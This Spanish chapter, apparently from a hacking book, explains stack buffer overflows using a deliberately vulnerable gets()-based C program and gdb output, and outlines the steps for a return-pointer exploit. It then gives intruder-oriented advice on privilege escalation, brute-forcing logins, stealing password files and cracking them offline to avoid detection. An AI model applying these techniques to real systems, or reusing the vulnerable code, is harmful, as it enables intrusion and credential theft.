Varios exploits se valen de los llamados *buffer overflows* para obtener un shell en los sistemas vulnerables a ellos.
Los "script kiddies" aplican tales exploits sobre sus presas sin saber exactamente qué son y cómo funcionan. Como queremos tener más que nociones, en realidad, una profunda comprensión de cómo funcionan estas herramientas; tenemos que escarbar un poco más en los bits, esta vez mirando de cerca el código de la aplicación. Ni que decir tiene que necesitas refrescar tus conocimientos de lenguajes de programación, pero nada de otro planeta.
Como el nombre es “desbordamiento de pila”, es evidente que existe una pila a reventar (¡buff!). Para entender cómo funciona el desbordamiento, primero debemos conceptualizar lo que sería una pila.

- Un montón de cosas

La palabra pila trae a la mente dos imágenes:

1. Un montón en piedras, platos, monedas, de cuerpos en las películas de Stallone …
2. Un pila de energía eléctrica utilizada en los juguetes y linternas.

Tomemos la primera imagen. Una pila de monedas, un ejemplo, las que Tío Gilito tiene sobre su escritorio o en la caja fuerte. El tacaño encantador en su Patolandia ordena diligentemente las monedas, una sobre la otra. Así, cuando va a guardarlas en la cámara acorazada el buen avaro cuidadosamente levanta el primera moneda y la pone en la bolsa en dinero, después la segunda, luego la tercera ... Tenga en cuenta un detalle: la primera moneda que se retiró fue la última en ser colocada.

En el ejemplo de la pila de rocas, Pedro Picapiedra mediante su tratorossauro recoge piedras retiradas de la ladera y las apila sobre el lugar indicado por el Sr. Pizarra Grava, su jefe. Tenga en cuenta que en este caso, la piedras que Pedro recoge primero son las que se quedaron por debajo en la pila. Pero tal vez el mejor ejemplo (y más útil) sea la pila de platos. Cuando los platos están sucios en la mesa, usted los recoge y apila en las manos o en una bandeja. Nota: el último plato que usted tomó está en la parte superior de la pila. Cuando llega a la cocina, actúa en sentido contrario. Como no puede colocar toda la pila a la vez, toma plato por plato y los apila de nuevo, esta vez en el fregadero. A medida que va lavándolos, usted los apila por tercera vez (ya limpios) en el otro lado de la tina, y otra vez el que era el último, es el primero. Para guardárlos en el armario ... Pienso que te haces una idea.
¿Y las baterías de linterna? Ellas no tienen mucho que ver con la tema de ahora. Sólo por curiosidad, el nombre de "pilas" se da a este elemento generador de energía porque las primeras pilas electro-químicas, estaban formadas por varios discos de diferentes metales (como monedas, a veces incluso monedas!) alternos entre sí y sumergidos en una solución ácida o agua salada. Pensándolo bien, hasta tiene que ver ...

- Las pilas en el reino digital

¿Y que relación tienen los ordenadores con esto? Tomando prestado el concepto de pilas, los programas en general (y sistemas operativos en particular) puede tomar pedazos de datos y almacenarlos en áreas de memoria llamadas pilas o stacks. Es una manera fácil de almacenar datos pequeños, ya que en un acceso convencional de memoria el programa está obligado a:

1. Establecer la ubicación de memoria donde se guardarán los datos;
2. Establecer el tamaño en bytes que se les dará;
3. Reservar este tamaño en bytes en la posición definida;
4. Enviar los datos a esa posición;
5. Bloquear la posición para que no se sobrescriba.

Para recuperar los datos, el programa tendrá:

1. Recordar la posición de memoria donde están los datos;
2. Apuntar a esa posición;
3. Recordar el tamaño de los datos en bytes;
4. Extraer los bytes de memoria de esa posición;
5. Liberar la posición para su uso futuro.

En el caso de la pila, no hay necesidad de esto. El programa simplemente:

1. Enviar datos a la pila (push).

En el momento de recuperárlos, simplemente:

1. Extrae los datos de la pila (pop).

Y claro, como es un acceso no aleatorio y secuencial, si queremos utilizar la segunda

celda de datos tendrán que retirarse antes los primeros datos. Esto trae dificultades adicionales para el programa, que tiene que "dar forma" a la gestión de los datos de la pila correctamente. Sin embargo, hay aplicaciones en las que este enfoque es el mejor. Por ejemplo, supongamos que queremos hacer un programa que hace una suma de tres valores. La forma más simple de tal programa sería:

1. Llame a la función suma (a, b);
2. Obtiene el primer número y lo entrega a la función suma;
3. Obtiene el segundo número y lo entrega a la función suma;
4. Coloca el resultado en la pila;
5. Llame a la función suma (a, b);
6. Obtiene el tercer número y lo entrega a la función suma;
7. Extrae la parte superior de la pila y la entrega la función suma;
8. Suma (a, b) hace la operación y arroja el resultado en la salida.

Observe que el resultado de la primera suma se almacena en la pila, en espera de ser llamado de nuevo al flujo normal del programa. Esta solución, implicando posiciones de memoria, exigiría funciones para reservar memoria para tres variables, envío y recuperación triplicada de datos y, posiblemente, una función suma más compleja.
Este ejemplo es didáctico, pero dista de ser ideal. Veamos un pequeño programa en C. Debe funcionar de forma idéntica en cualquier plataforma, ya que utiliza las bibliotecas específicas.

```
void funcao_idiota (void)
     {
            char xuxu[5];
            gets (xuxu);
            printf("%s\n", xuxu );
     }

main()
     {
            funcao_idiota();
            return 0;
     }
```

No te preocupes, no es necesario haber visto un programa C alguna vez en la vida para entender esto. Sepa que, cualquier lenguaje estructurado que se precie le permite crear, con los comandos básicos que tiene, funciones más complejas para ser utilizadas por el programa principal. En nuestro ejemplo (y en cualquier código C), el programa principal es "etiquetado" por la función *main ()*. Dentro de los corchetes *{e}* tenemos el programa completo, que consiste en otras dos funciones:

```
main()
{
funcao_idiota();
return 0;
}
```

funcao_idiota () llama a una función, creada por nosotros mismos, y declarada en el inicio del programa. En la línea siguiente, *return 0*, muestra que el programa debe terminar en esa línea y volver a el shell que lo llamó.
Tenemos que definir *funcao_idiota ()* antes de que pueda ser utilizada. Entonces, vamos a ella! *void funcao_idiota (void)*

```
{
        char xuxu[5];
        gets (xuxu);
        printf("%s\n", xuxu );
}
```


La función es, más o menos, una subrutina que se puede utilizar varias veces dentro del programa. En nuestro "main ()", la usamos una sola vez, pero podríamos, si quisiéramos, usarla en varios lugares del código. Lo que hace esta idiotez es: 1) crear una variable llamada *xuxu* con un tamaño de 5 bytes, 2) utilizar la función *gets ()* de C para obtener los caracteres del teclado y los arroja en la variable xuxu, 3) utiliza la función *printf ()* para reproducir en el resultado en la pantalla.
Si estás en una máquina Unix, puedes compilar el programa y probarlo. En la mayoría de los sistemas, utiliza el comando:

```
$ cc -o idiota idiota.c
```


Siendo *idiota.c* el archivo de texto que contiene el código del programa e *idiota* el archivo ejecutable generado por el compilador cc. En Linux y FreeBSD usa gcc en vez de cc.
Para ejecutar el programa, escriba:

```
$. /idiota
```

Al parecer, no pasa nada. Pruebe a escribir una carácter y pulse <Enter>. El carácter se repetirá en la pantalla. Eso es lo que hace el programa.
En una máquina DOS o Windows, el procedimiento es parecido. Puedes buscar algún compilador de línea de comandos. Prueba TODOS y elige tu favorito!
Volvamos a nuestro del programa. Cuando el *main ()* llama *a funcao_idiota ()*, el procesamiento del programa principal es interrumpido y desviado a la función. Cuando la función termina su procesamiento, vuelve a la rutina principal.
Mira el código de nuevo, esta vez con el flujo de procesamiento indicado por las flechas:



Lindo, ¿eh? En principio, funciona. Sin embargo, para detener el procesamiento de *main ()* es necesario poner todo lo que *main ()* está haciendo en alguna parte, desviar el procesamiento a *funcao_idiota (),* procesar lo que está allí y luego regresar a *main ()*. Además de devolver los posibles valores de la función llamada (que no es nuestro caso), también necesitamos tener una manera de saber donde estaba en la memoria el procesamiento de *main ()* para reanudar el proceso.
Complicado? Ya me lo imaginaba. Una Ilustración ayuda!



¿Pero no era una pila?, ¿Porque está al revés? Bueno, por lo general las pilas se almacenan de arriba a abajo, estando los datos más antiguos en la posición más alta de la memoria y la pila creciendo en dirección a la posición más baja. Piense en ello como una pila de monedas hechas en el techo hacia el suelo. Usted puede tener que utilizar pegamento para sostener las monedas, pero sigue siendo una pila.
Como hemos dicho, los datos de *main ()* se reproducen en la pila. Tenga en cuenta que no tiene necesariamente que estar vacía y puede contener, por ejemplo, los datos del shell o de la ventana donde el programa fue llamado. Después de *main ()* también se almacena en la pila un puntero, llamado puntero de dirección de retorno o *return address pointer*. Es él quien indica al proceso donde encontrar la siguiente instrucción después del desvío (¿dónde estaba?). En nuestro caso particular, el *return pointer* guarda la dirección de memoria donde reside la instrucción *return 0*.
Después del puntero de retorno, el sistema coloca un puntero de pila, que apunta a una tabla con datos de control sobre la propia pila - que por supuesto el lector entiende hace falta. Por último, van los datos temporales de nuestra función secundaria, llamada por *main ()*. En nuestro caso, es la variable *xuxu*, creada por nuestra función *function_idiota ()*.
Cuando la función secundaria completa su procesamiento, sus datos se extraen de la pila, después el puntero de control de pila y, después el puntero de la dirección de retorno.
Cuando el procesamiento vuelve a su posición original, los datos de *main* se extraen de la pila y todo vuelve a ser como era antes. ¿En serio?

- Debug is on the table

Recordemos los detalles vistos en los dos párrafos anteriores. El segundo estoy seguro de que fue asimilado por el lector como una curiosidad, el primero debe haber pasado desapercibido:

1. La variable xuxu fue definida como que contiene sólo cinco bytes;
2. La pila almacena los datos de abajo hacia arriba.

Por aquel entonces probamos nuestro programa así:

```
$. / idiota
a
a
$
```

Cuando llegó a la función de el procesamiento *gets ()*, escribimos la letra "a". La función *gets ()* puso "a" en la variable *xuxu*, que fue impresa en la siguiente fila por *printf ()*. Recuerde que *xuxu* tiene un tamaño de sólo cinco bytes. ¿Qué pasa si nos pasamos de cinco?
... Vale, lo intentamos con cinco letras "A", la salida fue AAAAA Con seis AAAAAA Con siete AAAAAAA Con ocho, sucedió algo interesante:

```
$
. / idiota
AAAAAAAA
AAAAAAAA
Fallo de segmentación (core dumped)
$
```

Fallo de segmentación! El programa fracasó y generó un informe de errores con el contenido de la memoria, grabado en el archivo core. ¿Qué fue lo que paso? Recordemos ahora la pila. El espacio para nuestra variable *xuxu* (que llamamos buffer) era de 5 bytes - definido por nosotros mismos (*char xuxu [5]*). Cada caracter ocupa un byte, por lo que 5 caracteres llenan el búfer. Pero el sistema no tiene ningún mecanismo para comprobarlo , o mejor dicho, el lenguaje C no lo tiene. Por lo tanto si ponemos más de 6 caracteres en el búfer, habrá desbordamiento. Los datos de más se escribirán sobre alguna de las otras cosas (por lo general algo muy importante ...).
Ahora, el segundo detalle. La pila se almacena hacia arriba. Así que si nos fijamos en la representación gráfica que hemos hecho, te darás cuenta de que el sexto carácter se escribirá sobre “el puntero de pila”!
El “puntero de pila” tiene un número de bytes (el tamaño es variable) y el de retorno, 4 bytes. Por eso, cuando escribimos 6 o 7 caracteres, no pasa nada - estamos sobrescribiendo “el puntero de pila”, en una región que no nos afecta de inmediato. Tras el octavo carácter tenemos un problema inmediato: estamos sobrescribiendo una zona importante del “puntero de pila”.
Si avanzamos un poco más, alrededor la caracter decimocuarto o décimoquinto llegaremos al “puntero de retorno” !!!!! Ahora, el primer byte de la dirección de retorno no será la dirección original, será el valor hexadecimal del carácter que escribimos! Si es A, por ejemplo, el valor hexadecimal sera 41h. Vamos a depurar nuestro programa usando un *gdb*, un depurador GNU - para DOS, busque una herramienta adecuada (como un debug), o use la máquina Linux de nuestra red de prueba. Primero, ejecutamos nuestro programa y generamos un *core dump* con muchas "A" s:

```
$. / idiota
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Fallo de segmentación (core dumped)
$
```

Ahora, vamos a ejecutar *gdb* y ver lo que nos dice:

```
$ gdb idiota core
GNU gdb 5.1
Copyright 2001 Free Software Foundation, Inc.
GDB is free software, covered by the GNU ...
(corta)
(no debugging symbols found)...
Core was generated by './idiota'.
Program terminated with signal 11, Segmentation fault.
Reading symbols from /lib/libc.so.6...
(no debugging symbols found) ...done.
Loaded symbols for /lib/libc.so.6
Reading symbols from /lib/ld-linux.so.2.. .done.
Loaded symbols for /lib/ld-linux.so.2
#0 Ox41414141 in ?? ()
(gdb)
$
```

La línea más importante por ahora es `#0 Ox41414141 in ?? ()`. Indica la "dirección de retorno". Observe que, en vez de la dirección correcta, tenemos nuestro carácter A (41h) repetido varias veces. Buena forma de hacer que el programa se interrumpa! Nuestro pequeño programa termina justo ahí, pero vamos a hacer una prueba: entre las líneas *funcao_idiota ()* y *return 0*, coloque siguiente línea *printf ()*:

```
{
funcao_idiota ()
;
printf ("No se puede pulsar Intro Retorno puntero \ n \ n");
O;
}
```

Ahora compile y ejecute el programa. Usted verá que, hasta 11 caracteres, se muestra un mensaje final antes de *core dump*. Con 12 o más caracteres, el mensaje se pierde: llegamos al "puntero de retorno"! Este valor, por supuesto, depende del programa, los datos grabados en el stack, el tipo de datos de nuestro buffer, etc.

Conseguir acceso por desbordamiento de pila

Sólo para meter un montón de "A" en el buffer no es muy útil. ¿Y si se podría ejecutar un código máquina? (sí, tiene que ser el código máquina, al final el programa está compilado ...) Podríamos ejecutar una pequeña rutina cargada en el mismo buffer, que es el único lugar al que tenemos acceso. Desviar el procesamiento al buffer no requiere práctica o habilidad: ya tenemos control sobre el "puntero de retorno", sólo hay que poner en él la dirección del buffer en lugar del montón de "A".
Note que este procedimiento es muy similar a la inyección SQL que vimos en el capítulo Vulnerabilidades II. Utilizamos un campo accesible desde el exterior por el usuario - en el caso de SQL, un campo de un formulario, aquí, una variable solicitando un dato - e inyectamos en el los comandos pertinentes.
Hablamos en código de máquina, ¿no? Aquí tenemos la gran mayoría de exploits que

aprovechan el desbordamiento de búfer de algún programa mal escrito. Nosotros queremos obtener una shell en el sistema, y eso depende del sistema operativo. El programa que ofrece la shell en Solaris no es el mismo que el de MacOS ni tampoco es el mismo en Windows ... Es más, para llamar a este shell nosotros tenemos que poner un código de máquina en el búfer, lo que significa que tenemos que hacer un exploit para cada par SO+ hardware existente . Un exploit para Linux en Alpha no es lo mismo que uno para Linux en i386 (PC ordinario). Es el mismo sistema operativo pero no el mismo procesador. Por otra parte, un PC con Windows 2000 necesitará un exploit diferente de un Solaris que se ejecute en el mismo PC. Es el mismo procesador, pero no el mismo sistema operativo. A pesar de que está utilizando el mismo programa con errores (por ejemplo, el intérprete Perl de cada SO) un exploit de ese programa será diferente para cada combinación de SO + HW
Para fines didácticos, nos limitaremos a un PC y a Linux. Vamos a "desmontar" nuestro pequeño programa con *gdb*:

```
$ gdb idiota
*** mensajes ambiguos ***
(gdb)disass main
Dump of assembler code for function main:
0x8048464 <main>:     push  %ebp
0x8048465 <main+l>:   mov   %esp, %ebp
0x8048467 <main+3>:   sub   $0x8, %esp
0x804846a <main+6>:   call  0x8048430  <funcao_idiota>
0x804846f <main+11>:  add   $0xfffffff4, %esp
0x8048472 <main+14>:  push  $0x8048520
0x8048477 <main+19>:  call  0x8048334  <printf>
0x804847c <main+24>:  add  $0xl0, %esp
0x804847f <main+27>:  xor  %eax, %eax Ox8048483  <main+31>
0x8048481 <main+29>:  jmp
0x8048483 <main+31>:  leave
0x8048484 <main+32>:  ret
0x8048485 <main+33>:  lea  0x0(%esi,l) ,%esi
0x8048489 <main+37>:  lea  0x0(%edi,l) ,%edi
End of assembler dump.(gdb)
```

Observe la linea

```
0x804846a <main+6>:   call  0x8048430  <funcao_idiota>
```

Refrescando un poco nuestros conocimientos de ensamblador, recordamos que la función “call” llama a otra función cualquiera residente en la dirección especificada. Como el lenguaje máquina no asigna nombres a las subrutinas, el sistema tiene que saber exactamente donde están en la memoria. Al principio de la lista, observe que la función “main” comienza en la ubicación de la memoria 0x8048464 y la instrucción “call” llama a una subrutina que está en 0x8048430. Vamos a echar un vistazo a la función *funcao_idiota ()*:

```
(gdb) disass funcao_idiota
Dump of assembler code for function funcao_idiota:
0x8048430 <funcao_idiota>: push %ebp
0x8048431 <funcao_idiota+1>: rnov %esp,%ebp
```

```
0x8048433 <funcao_idiota+3>: sub $0x18,%esp
0x8048436 <funcao_idiota+6>: add $0xfffffff4,%esp
0x8048439 <funcao_idiota+9>: lea 0xfffffff8(%ebp) ,%eax
0x804843c <funcao_idiota+12>: push %eax
0x804843d <funcao_idiota+13>: call 0x8048304 <gets>
0x8048442 <funcao_idiota+18>: add $0xl0,%esp
0x8048445 <funcao_idiota+21>: add $0xfffffff8,%esp
0x8048448 <funcao_idiota+24>: lea 0xfffffff8(%ebp) ,%eax
0x804844b <funcao_idiota+27>: push %eax
0x804844c <funcao_idiota+28>: push $0x8048500
0x8048451 <funcao_idiota+33>: calI 0x8048334 <printf>
0x8048456 <funcao_idiota+38>: add $0xl0,%esp
0x8048459 <funcao_idiota+41>: jmp 0x8048460 <funcao_idiota+48>
0x804845b <funcao_idiota+43>: nop
0x804845c <funcao_idiota+44>: lea 0x0 (%esi, 1) , %esi
0x8048460 <funcao_idiota+48>: leave
0x8048461 <funcao_idiota+49>: ret
0x8048462 <funcao_idiota+50>: mov %esi,%esi
End of assembler dump. (gdb)
```

¡Mira! El call de la función *main ()* llama exactamente a la *funcao_idiota ()*. Dentro de la función de idiota, la línea

```
0x8048461<funcao_idiota+49>: ret
```

muestra la instrucción de ensamblador retorno (ret). Esta instrucción utiliza el “puntero de retorno” para volver a “main”. Hemos llegado al centro de la cuestión de los exploits de desbordamiento de búfer. En pocas palabras, se necesita:

1. Descubrir una variable de tipo buffer que sea vulnerable;

2. Comprobar en el código fuente o por ensayo y error, las direcciones donde están las llamadas a funciones , así como la dirección que marca el inicio del buffer de la variable;

3. Hacer un exploit que introduzca código maquina en el buffer, que contenga las instrucciones para darnos un shell y luego "se coma" la pila hasta lograr alcanzar la posición del “puntero de retorno”, y allí poner la dirección del principio del buffer.

Un ejemplo en Unix sería una rutina que, a través de la función *execve ()* llamase a un shell. *execve ()* es una llamada de sistema que, simplemente le permite ejecutar un archivo binario externo al programa. ¡Qué belleza! Desde dentro de nuestro exploit ejecutamos *lbin/sh*! El shell se ejecuta en el usuario del programa vulnerable. Si fuera, por ejemplo, en Apache, obtenemos un shell de usuario *nobody*. Lo que más gusta a los hackers, hasta ahora, son programas vulnerables ejecutando SUID ... Pero esa es otra historia (vaya y busque por ahí!).
En Windows los programas vulnerables corriendo con privilegios de sistema son un peligro! Acceso completo a la máquina. Para explotar un desbordamiento de búfer lo que generalmente se hace es llamar a las funciones DLL accesibles por la aplicación vulnerable. Sugerencia para el estudio de ejecución arbitraria de comandos en Windows: WININET.DLL y la propia MFC.DLL. Otra vez muévase ...
No vamos a profundizar más porque no está dentro del alcance del libro profundizar

demasiado en las entrañas de ningún ensamblador. Para empezar un texto bueno para los principiantes en desbordamientos buffer es: www.mixter.void.ru/exploit.html. Para obtener más información recomiendo la lectura de los documentos técnicos “Fatal 3rror” (struck.8m.com/G), el excelente texto sobre los desbordamientos de buffer en Windows de Dark Spyrit (community.core-sdi.com/-julianolbufo.html) y el estudio que comenzó todo: "Smashing the stack for fun and profit", del legendario Alephl publicado en la edición 49 del ezine Phrak en 1996 y disponible en línea en www.insecure.org/STF/smashstack.txt. Otro documento de trabajo digno de nota: cómo explotar servicios avanzados con desbordamientos de pila, va mucho más allá de la obtención de un shell. Taeho Oh muestra en postech.edu/-ohhara (o, alternativamente ohhara.sarang.net/security/adv.txt) como atravesar los firewalls basados en filtros de paquetes, abrir sockets (y por lo tanto, puertas traseras) en el propio exploit y librarse de la prisión “chroot”. *(Chroot es, simplificando la definición, una forma de "enjaular" una aplicación que requiera derechos de superusuario para funcionar. Normalmente, la aplicación se instala en un directorio que tiene una copia del sistema de archivos del sistema operativo, pero no es el sistema de archivos real. En este falso ambiente, la aplicación se ejecuta con pseudo-derechos de "root", que sólo son válidos dentro del entorno. La aplicación está feliz de ser engañada y funciona perfectamente. Si un hacker entra en la máquina a través de un desbordamiento de búfer de la aplicación en "chroot", conseguirá, como máximo, el mismo superusuario falso que utiliza la aplicación).*
Si realmente quieres conocer a fondo todas las complejidades de los desbordamientos de pila (donde se basan el 99% de los exploits), te recomiendo, de nuevo, dejar de leer el libro y estudiar los sitios indicados. Recuerda, Google es tu amigo ... Ni que decir tiene, que es un requisito previo tener algunos conocimientos básicos de C y ensamblador. Aunque algunos dicen que no, el lenguaje Pascal (y por lo tanto también el Delphi/Kylix) y Basic (Visual Basic, Turbo Basic, Quick Basic,...) e incluso nuevos lenguajes como C + +, C # y también Java, sufren la misma dolencia . Las formas de explotar los estallidos en estos idiomas son diferentes, sin embargo, la vulnerabilidad existe.

Acceder a otras cuentas

You know the day destroys the night / Night divides the day / Tried to run, tried to hide / Break on through to the other side("Sabes que el día destruye la noche / La noche divide el día / intenta correr, intenta esconderse / Atraviesa hacia el otro lado”. Del álbum de The Doors, de 1967.)
Hasta el momento, invadimos una sola máquina. Ok, es posible que hayas invadido muchas, incluso diez o quince de ellas, pero aun no has investigado cómo funciona un entorno de red. O peor aún, consigues un shell restringido y no puedes hacer muchas cosas! Encontramos dos ejemplos clásicos en las páginas precedentes: el servidor web Apache (que corre en modo de usuario “nobody”) y aplicaciones que se ejecutan en el entorno “chroot”.
Tomemos Apache: usted aplicó un exploit en él y consiguió un shell. Sólo que, en este shell, el usuario que está conectado es el *nobody* - un usuario especial creado precisamente para no dar poderes especiales a posibles intrusos. Como Apache no necesita poderes especiales para funcionar, sólo tener acceso a sus propios archivos, todo va viento en popa. Un Script kiddie entra por *buffer overflow*, tiene acceso a un shell de *nobody*,solo puede, quizás, sobrescribir alguna página HTML. No tiene acceso a la

red, no tiene poderes de “root”, ni siquiera tiene un directorio /home ...
En Windows (NT y 2000), aunque con frecuencia los administradores instalan programas servidores en los grupos “Administrador” o “Sistema”, se recomienda también una buena práctica de seguridad, dejar esos programas con los mínimos derechos posibles en el sistema.
En este escenario, nosotros invadimos la máquina pero no tenemos mucho poder sobre ella. Es hora, por lo tanto, de buscar, de alguna manera, el acceso a otras cuentas y, si es posible, al superusuario.
La primera forma es la que vimos en páginas anteriores. Normalmente, todos los usuarios tienen acceso a diferentes programas en el equipo. En una máquina Unix tenemos muchos scripts, programas de todos los tamaños como *fetchmail, MySQL, Informix, Oracle, sendmail, entrada, telnet, popd, inetd ...* Más cerca del usuario final, aún, tenemos el servidor gráfico de X Windows, los entornos KDE, GNOME, CDE, WindowMaker (etc, etc, etc) y las aplicaciones asociadas. Tenemos, ademas, los propios de la configuración del sistema, tales como *linuxconf* en Linux, *smit* en AIX, *Admintool en Solaris*, *SAM* en HP-UX ... Cada uno con más o menos derechos en el sistema. "Explotar" cualquiera de los programas en este apartado puede conducir al “root”, o por lo menos a un usuario con más derechos. Un último consejo: lee la página del manual para “su” y “sudo” y el archivo */etc/sudoers*. Puede que te resulte interesante.
En Windows no es distinto. IIS, el subsistema de seguridad y de acceso, *Access, Word, Excel, Powerpoint* (triste, pero puedes encontrar servidores con Office instalado ...), *MS SQL Server, varios CGIs ...* Todos ellos pueden ser explotados para ofrecer un mayor control. Hasta llegar a un usuario o un programa que permite el acceso a la línea de comandos con los privilegios del grupo “System” ("root" para Windows NT). La cuña, en este caso, es a causa de usar exploits sucesivos (para ganar más poder) hacia algunos DLL o el propio kernel. Si usted leyó el capítulo sobre las plataformas Windows, se enteró de que varias partes del kernel se ejecutan en “Modo Usuario”. Algunos, todavía se ejecutan con los privilegios del grupo “System”. 2+2 …
Si bien es fácil y eficaz, depender de exploits puede ser inútil en sistemas correctamente configurados y, especialmente, actualizados. Hay, sin embargo, formas alternativas de acceder a otras cuentas. Romper contraseñas es sin duda la más utilizada.

- Métodos para descubrir usuarios y contraseñas

En el capítulo 7 (Vulnerabilidades I) vimos varias formas de romper las contraseñas del sistema. Recordemos algunas:

1. Logins Débiles: Pares *usuario/contraseña* con palabras fáciles de encontrar en el diccionario o peor, que pueden ser descubiertas a través de la ingeniería social - son juguetes en las manos de los hackers experimentados. Existen cantidad de listas de palabras y aplicaciones que intentan combinaciones basadas en diccionarios.

2. Fuerza Bruta: Si los Logins no son tan débiles, existe la posibilidad de un ataque directo "tonto", que prueba las posibles combinaciones de letras, números y símbolos en el teclado hasta que encuentre uno o más pares *login/clave* para entrar.

3. El robo y descifrado de los archivos de contraseñas: si el hacker puede obtener una copia de los archivos de contraseñas (bases de datos SAM en Windows, el archivo /etc/passwd y /etc/shadow en Unix) está dentro! Sólo tiene que utilizar herramientas conocidas para hacerlo (como LophtCrack para Windows o John the Ripper para Unix) y ¡voilá! Todas las contraseñas del sistema se encuentran en el chat, incluyendo la del administrador de Windows y del root en Unix.

Antes de tratar de descubrir los pares logins y contraseñas, vamos a ver un ejemplo de ataque de diccionario y fuerza bruta. Tenga en cuenta una cosa: ya estamos dentro de la máquina, por lo que nuestro script ya no enviará una solicitud de entrada a través de la red. Podemos recurrir a los procedimientos locales de inicio de sesión del sistema operativo para tratar de cambiar de usuario. De nuevo, un poco de ingeniería social, si es posible, siempre ayuda.
Aunque puede utilizar programas preparados, como internamente cada caso es único, la mejor manera es hacer una secuencia de comandos (shell en Unix, WSE o VBA en Windows) para probar secuencialmente la lista completa de las palabras en todas las combinaciones posibles logins y contraseña. Elaborar listas de nombres obtenidos mediante la ingeniería social es una buena práctica.
Un script que hiciese esto debería tener la siguiente estructura:

1. Coge la siguiente palabra del archivo de diccionario;
2. Introduzca ese nombre en el programa de login del sistema;
3. Coge la primera palabra del archivo del diccionario;
4. Introduzca la contraseña en el programa de inicio de sesión;
5. Coge la siguiente palabra del archivo de diccionario;
6. Introduzca la contraseña en el programa de inicio de sesión;
7. Vaya al paso 5 hasta que todas las palabras se hayan utilizado;
8. Volver al paso 1 hasta que todas las palabras se hayan utilizado.

Es fácil de implementar esto, por ejemplo, con los programas de inicio de sesión o "su" en Unix, con un script de shell. Pero hay un problema: USTED ESTÁ SIENDO VIGILADO! Todos los intentos fallidos de inicio de sesión se registrarán en los registros del sistema. Como usted no tiene privilegios de root, sería imposible de borrar esas huellas. Esta, por lo tanto, no es la mejor manera de tratar de entrar. Hay, sin embargo, una forma asombrosamente simple y más segura: el robo del archivo de contraseñas y el descifrado posterior de los valores hash.
Es imprescindible no ser descubierto. Por lo tanto, la metodología utilizada por la mayoría de los hackers es obtener el archivo de contraseñas del sistema y tratar de romperlas, fuera de línea, en casa. Se pueden utilizar varios ordenadores conectados en grupos – con Unix es muy fácil de hacer en casa, supercomputadoras con cinco o seis 486s e incluso 386s sacados de la basura - y programas de craqueo de contraseñas ya mencionados - LOphtCrack y John the Ripper. Una sola máquina con Windows NT con LOphtCrack ya es algo importante: aunque lleva un mes o dos conseguir alguna contraseña útil, tiempo es lo que más tiene el hacker. Y al trabajar en casa, su trabajo no será perceptible.

